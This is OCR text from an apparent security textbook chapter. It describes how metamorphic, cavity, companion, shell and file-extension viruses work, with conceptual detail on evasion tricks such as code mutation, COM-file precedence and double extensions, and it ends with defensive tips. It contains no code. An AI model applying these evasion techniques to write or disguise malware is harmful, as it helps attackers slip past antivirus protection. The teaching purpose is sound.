


Figure 7.44: Working of polymorphic virus

Metamorphic Viruses

Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

The transformation of virus bodies ranges from simple to complex, depending on the technique used. Some techniques used for metamorphosing viruses are as follows:

- Disassembler
- Expander
- Permutator
- Assembler

Virus bodies are transformed in the following steps:

1. Inserts dead code
2. Reshapes expressions
3. Reorders instructions
4. Modifies variable names
5. Encrypts program code
6. Modifies program control structure




Figure 7.45: Working of metamorphic virus

Overwriting File or Cavity Viruses

Some programs have empty spaces in them. Cavity viruses, also known as space fillers, overwrite a part of the host file with a constant (usually nulls), without increasing the length of the file while preserving its functionality. Maintaining a constant file size when infecting allows the virus to avoid detection. Cavity viruses are rarely found due to the unavailability of hosts and code complexity.

A new design of a Windows file, called the Portable Executable (PE), improves the loading speed of programs. However, it leaves a particular gap in the file while it is being executed, which can be used by the cavity virus to insert itself.




Figure 7.46: Working of overwriting file or cavity virus

Companion/Camouflage Viruses

The companion virus stores itself with the same filename as the target program file. The virus infects the computer upon executing the file, and it modifies the hard disk data. Companion viruses use DOS to run COM files before the execution of EXE files. The virus installs an identical COM file and infects EXE files.

This is what happens. Suppose that a companion virus is executing on the PC and decides that it is time to infect a file. It looks around and happens to find a file called notepad.exe. It now creates a file called notepad.com, containing the virus. The virus usually plants this file in the same directory as the .exe file; however, it can also place it in any directory on the DOS path. If you type notepad and press Enter, DOS executes notepad.com instead of notepad.exe (in sequence, DOS will execute COM, then EXE, and then BAT files with the same root name, if they are all in the same directory). The virus executes, possibly infecting more files, and then loads and executes notepad.exe. The user would probably fail to notice that something is wrong. It is easy to detect a companion virus just by the presence of the extra COM file in the system.




Figure 7.47: Working of companion virus/ camouflage virus

Shell Viruses

The shell virus code forms a shell around the target host program's code, making itself the original program with the host code as its sub-routine. Nearly all boot program viruses are shell viruses.




Figure 7.48: Working of shell virus

File Extension Viruses

File extension viruses change the extensions of files. The extension .TXT is safe as it indicates a pure text file. With extensions turned off, if someone sends you a file named BAD.TXT.VBS, you will only see BAD.TXT. If you have forgotten that extensions are turned off, you might think that this is a text file and open it. It actually is an executable Visual Basic Script virus file and could cause severe damage.

The guidelines to secure files against such virus infection are as follows:

- Turn off "**Hide file extensions**" in Windows (Go to **Control Panel** → **Appearance and Personalization** → **Show hidden files and folders** → **View tab** → Uncheck **Hide extensions for known file types**).
- Scan all the files in the system using robust antivirus software; this requires a substantial amount of time.

